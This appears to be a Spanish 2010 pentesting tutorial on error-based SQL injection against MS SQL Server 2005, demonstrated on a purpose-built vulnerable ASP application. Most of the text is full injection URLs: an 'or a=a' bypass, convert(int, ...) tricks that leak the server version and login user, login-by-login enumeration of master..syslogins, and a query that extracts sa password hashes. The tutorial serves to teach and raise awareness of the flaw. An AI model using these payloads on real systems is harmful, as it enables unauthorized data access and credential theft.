Fco Javier Puerta aka MCchain (**Fixed**)
Publicado el 21/01/2010 | sql pentest hacking vulnerabilidades
hacktimes.com

Inyección de código SQL en MS SQL Server 2005

En el siguiente artículo se va a explicar la tan conocida vulnerabilidad de inyección de código SQL pero centrándose en el motor de bases de datos, MS SQL Server 2005. Se va a obviar si la inyección de código se encuentra en una petición con el método HTTP POST o por GET, ya que es igualmente explotable.

Para los ejemplos, se utilizará una aplicación vulnerable mediante el método HTTP GET, diseñada especialmente para el desarrollo de estos artículos.


El objetivo de esta guía es concienciar tanto a desarrolladores de aplicaciones Web como a administradores de bases de datos, de la trascendencia de esta vulnerabilidad y hasta dónde se puede llegar realizando una buena explotación de la misma.

Es importante destacar que no se van a tratar las vulnerabilidades de inyección ciega de código SQL (BLIND).

1.- Introducción a las inyecciones de código SQL

Inyección de código SQL es un tipo de vulnerabilidad derivada de un incorrecto filtrado de los parámetros que trata la aplicación y que permite la ejecución de código SQL en el DBMS (Data Base Manager System - Sistema Gestor de Base de Datos). En función de los privilegios que tenga el usuario con el que la aplicación se conecte a la base de datos tendremos desde permisos de sólo lectura sobre la base de datos a la que la aplicación se conecta de forma original, hasta permisos de lectura y escritura sobre todas las bases de datos del DBMS e incluso ejecución de comandos en el sistema, escritura de ficheros, etc.

En primer lugar hay que identificar un parámetro sobre el que vamos a realizar las pruebas, por ejemplo, realizamos la petición *"http://server/insertar.asp?**texto**=admin"* y obtenemos la siguiente respuesta original de la aplicación:




Hay que comprobar si existe la vulnerabilidad, así como el tipo de dato del parámetro (entero/int o cadena/string) ya que esta información es importante a la hora de construir las peticiones para obtener la información del DBMS.

1.1. - ¿Cómo detectar una inyección de código SQL?

La forma más sencilla es introducir una comilla en el parámetro o variable que queramos comprobar. Por ejemplo, realizamos la petición:

"http://server/insertar.asp?texto=admin'"

y obtenemos el error: **Unclosed quotation mark after the character string 'admin''**. Este error nos lo devuelve el DBMS e indica que no hemos cerrado correctamente las comillas, como podemos ver en la siguiente captura de pantalla:




Además el parámetro **texto** contiene un valor string, por lo que podemos obviar que no se trata de un tipo entero.

Vamos a realizar otras validaciones adicionales para estar seguros que estamos interactuando con el DBMS. En primer lugar vamos a concatenar una sentencia lógica que nos devuelva el valor original de la aplicación y no produzca ningún error, la petición es la siguiente:

*http://server/insertar.asp?texto=admin'+**and**+**'a'='a***

la aplicación devuelve el siguiente resultado:



Hemos introducido este valor en el parámetro: **'+and+'a'='a**, porque la instrucción interna que la aplicación Web en ASP procesa con dicho parámetro, construye una consulta SQL de la siguiente forma:


*cadena = "SELECT * FROM tabla_usuarios where usuario='" & texto & "'"*

Para quien no conozca la sintaxis de ASP el resultado real sería que el valor que metemos en el parámetro **texto** de la aplicación va a ser introducido en la siguiente sentencia en **TEXTO**: SELECT * FROM tabla_usuarios where usuario='**TEXTO**' lo que la consulta final que nos queda con la cadena que hemos introducido previamente es la siguiente: SELECT * FROM tabla_usuarios where usuario='**admin'+and+'a'='a'** por lo que obtenemos de la tabla **tabla_usuarios** aquellas entradas en las que el campo usuario sea igual a **admin** Y (and) se cumpla que 'a' sea igual a 'a', por lo que esta última sentencia no aporta nada pero nos ayuda a comprobar que estamos interactuado con el DBMS sin errores.

La siguiente comprobación que vamos a hacer en hacktimes, es ver si podemos obtener otra información diferente a la nuestra, introduciendo la sentencia lógica '+or+'a'='a. Esto va a producir una consulta completa igual a la siguiente SELECT * FROM tabla_usuarios where usuario=admin'+or+'a'='a', lo que quiere decir que estamos pidiendo los datos de la tabla **tabla_usuarios** donde **usuario** sea igual a **admin** ó (or) **'a'** sea igual a **'a'**. En este caso el DBMS nos devuelve la primera sentencia que se cumpla, y como 'a' siempre es igual a 'a', el DBMS nos va a devolver la primera entrada de la tabla **tabla_usuarios** que presumiblemente será diferente a nuestro usuario. La petición completa es la siguiente:

http://server/insertar.asp?texto=admin'+or+'a'='a

la respuesta, como era de esperar, es la obtención del usuario pepe:



Con esto, podemos estar seguros de estar ante una aplicación Web vulnerable a una inyección de código SQL. Las anteriores peticiones las hemos realizado para un parámetro vulnerable de tipo string, estas mismas peticiones para un parámetro de tipo entero serían de la siguiente forma:

AND: http://server/insertar.asp?pagina=5 and 1=1
OR: http://server/insertar.asp?pagina=5 or 1=1

2.- Función CONVERT de MS SQLSERVER

Esta función de conversión de tipos de datos de MS SQLSERVER va a ser muy útil para la explotación de inyecciones de código SQL, ya que nos va a permitir la obtención de información en los casos que no es posible con la cláusula UNION.

La utilidad de esta función es la siguiente: imaginemos que tenemos un campo **pagina** de tipo string, el cual queremos utilizar para realizar operaciones aritméticas. A priori, al tratarse de un string, no podremos sumar/restar etc pero con el uso de esta función podemos convertir, si es viable, una cadena a un entero. La sintaxis de la función es la siguiente: convert(A,B), siendo B el dato que queremos convertir en el tipo de dato A.


Por ejemplo, si tenemos el dato string **pagina='25'** haríamos la siguiente conversión para obtener un entero **convert(int,pagina)**.

Todos los tipos de datos no son convertibles, por lo que si intentamos una conversión del tipo **convert(int, 'HOLA')** el DBMS de MS SQLSERVER mostrará un error de conversión de tipos, concretamente mostrará el siguiente error: **Conversion failed when converting the varchar value 'HOLA' to data type int.**

Entendido esto, ¿Cómo podemos utilizar esta función en una inyección de código SQL en MS SQLSERVER? Teniendo en cuenta que al producirse un error en la conversión de tipos, el DBMS nos devuelve la cadena que no ha sido posible convertir, veamos qué ocurre si se introduce un SELECT en vez de una cadena, por ejemplo vamos a consultar la versión mediante la variable **@@version** con la siguiente consulta:

href="http://server/insertar.asp?texto=admin'+and+1=**convert(int,@@version)**--

y obtenemos el siguiente resultado:



Es decir, el DBMS intenta convertir el tipo nvarchar resultado de consultar el **@@version** en tipo entero, como no es posible devuelve un error dentro del cual muestra la versión del DBMS:

Conversion failed when converting the *nvarchar* value '**Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 1)**' to data type int.


Vamos a explicar las novedades introducidas en la consulta anterior:

http://server/insertar.asp?texto=admin'**+and+1=convert(int,@@version)--**


- En primer lugar cerramos las comillas del parámetro texto=admin'
- A continuación introducimos la sentencia lógica **and 1=convert(int,@@version)** en la que debe cumplirse que 1 sea igual a la conversión en entero del @@version, hacemos esto para construir una consulta sintácticamente correcta.
- Por último, introducimos los caracteres **--** de comentario, para *eliminar* el resto de la consulta original de la aplicación, para que no se produzca un error de sintaxis, esto mismo podemos sustituirlo por la cadena **and 'a'='a** la cual cumplirá la misma función de evitar el error de sintaxis, siendo la petición completa similar a la siguiente: http://server/insertar.asp?texto=admin'+and+1=convert(int,@@version)+**and+'a'='a**

Por cierto, se me había olvidado comentar que el carácter **+** en ulrencoding es igual a su correspondiente encoding en el valor hexadecimal en ascii (20) por lo que es lo mismo escribir **espacio**, **%20**, **+**, en los tres casos será interpretado como un espacio. También hay que tener en cuenta que dependiendo del navegador Web utilizado, los errores serán visibles o no, es decir, si utilizamos el *awesome* Internet Explorer, éste se encarga de


enmascarar el error y devolver un error genérico como se puede ver en el siguiente ejemplo:



Por ello, desde hacktimes se recomienda utilizar cualquier otro navegador que no sea Internet Explorer para este tipo de vulnerabilidad, como, por ejemplo, Mozilla Firefox, Opera, Chrome, etc.



Para consultar el usuario con el que se conecta la aplicación a la base de datos se consulta con **system_user**, mediante la siguiente petición:




Como se ve en el resultado, el usuario es **sa** lo que significa que tenemos privilegios totales de lectura y escritura sobre el DBMS!!

Vamos a continuar obteniendo los usuarios del DBMS, esto no será siempre posible ya que dependerá de los privilegios que tenga el usuario con el que se conecta la aplicación al DBMS. Para consultar esta información vamos a consultar la tabla **syslogins** dentro de la tabla **master**, con la siguiente consulta:

*http://server/insertar.asp?texto=admin'+and+1=convert(int,(**SELECT top 1 name FROM master..syslogins**))--*

Y obtenemos el siguiente usuario: **sa** (system administrator)




Las novedades introducidas en la consulta son las siguientes:(**SELECT top 1 name FROM master..syslogins**)

- **top 1**: la consulta devuelve muchos valores y esto produce el error **Subquery returned more than 1 value. This is not permitted when the subquery follows =, !=, <, <= , >, >= or when the subquery is used as an expression.** por lo que tenemos que decirle que nos devuelva sólo uno, introduciendo esta clausula.
- **master..syslogins**: la aplicación se conecta a la base de datos BASE_EJEMPLO por lo que si queremos consultar una tabla que pertenezca a una base de datos diferente dentro del DBMS tenemos que utilizar el formato <BASE_DE_DATOS>**..**<TABLA>.

Ahora vamos a obtener los diferentes usuarios del DBMS realizando comparaciones, es decir, al obtener el usuario **sa** vamos a pedir al DBMS otro usuario cuyo nombre sea mayor a sa, hasta obtener un error que nos indique que ya no existen más usuarios. Para ello realizamos la siguiente consulta:

*http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM master..syslogins **where name>'sa'**))--*



Y obtenemos que el siguiente usuario es:

SERVER\SQLServer2005MSSQLUser$SERVER$MSSQLSERVER

Hay que remarcar las siguientes consideraciones:

- Cuando comparamos que **name>'sa'** lo hacemos siguiendo la tabla ascii.
- Hay caracteres que nos pueden dar problemas como por ejemplo el $, la # etc, por lo que tenemos que sustituirlos por su urlencoding, lo que sería sustituir el $ por %24 y el # por %23. Esto se puede realizar buscando su valor ascii en hexadecimal desde un sistema Windows en Inicio/Ejecutar e introducimos **charmap** y damos a Enter, lo que nos mostrará el mapa de caracteres donde podemos buscar el que nos interese "urlencodear".

Una vez que hemos obtenido este usuario haremos lo propio para obtener el siguiente con la consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM master..syslogins ***where name>'SERVER\SQLServer2005MSSQLUser%24SERVER%24MSSQLSERVER'***))--

SERVER\SQLServer2005SQLAgentUser$SERVER$MSSQLSERVER

Y así sucesivamente con todos los usuarios:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM master..syslogins ***where name>'SERVER\SQLServer2005SQLAgentUser%24SERVER%24MSSQLSERVER'*** *))--*

Obteniendo **usuario-pruebas**.

Al obtener el error que nos indica que no hay más usuarios, pasamos a obtener los usuarios menores que **sa**, cambiando el signo > por **<.**

Esto mismo podemos hacerlo ordenando la consulta con la clausula **ORDER BY name**

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>''+order+by+name))--

Lo que facilita la automatización del proceso, ya que obtenemos el primer usuario y a partir de él obtenemos el resto con la consulta anterior.

El resultado de usuarios obtenidos es el siguiente:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>''+order+by+name))--


usuario: ##MS_AgentSigningCertificate##

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>'%24%24MS_AgentSigningCertificate%24%24'+order+by+name))--

usuario: BUILTIN\Administradores

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>'BUILTIN\Administradores'+order+by+name))--

usuario: NT AUTHORITY\Servicio de red



http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>'NT AUTHORITY\Servicio de red'+order+by+name))--

usuario: NT AUTHORITY\SYSTEM

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT+top+1+name+FROM+master..syslogins+where+name>'NT AUTHORITY\SYSTEM'+order+by+name))--


usuario: **sa**.

Y el resto de usuarios ya los hemos obtenido anteriormente.

Este método es el que vamos a seguir para obtener tanto los nombres de las tablas de las diferentes bases de datos como los campos de las tablas y la información. Para lo que recomiendo su automatización ya que a mano resulta un trabajo bastante tedioso.

Ahora vamos a obtener los hashes de las contraseñas de algunos usuarios. Para ello vamos a utilizar una consulta algo más compleja que hasta ahora (agradecimientos a ***Tai*** por su ayuda con esta compleja consulta).

*http://server/insertar.asp?texto=admin'+and+(**SELECT SUBSTRING(master.dbo.fn_varbintohexstr(password_hash),1,256) from master.sys.sql_logins where+name='sa'**)<0—*



En esta consulta tenemos que hacer conversiones por el formato en el que MS SQLSERVER almacena los hashes, así como comentar que la tabla en la que se almacenan los hashes es **sql_logins**. Lo único que tenemos que cambiar para obtener los hashes de las contraseñas de los diferentes usuarios es el nombre de usuario en la parte *name='**sa**'*.

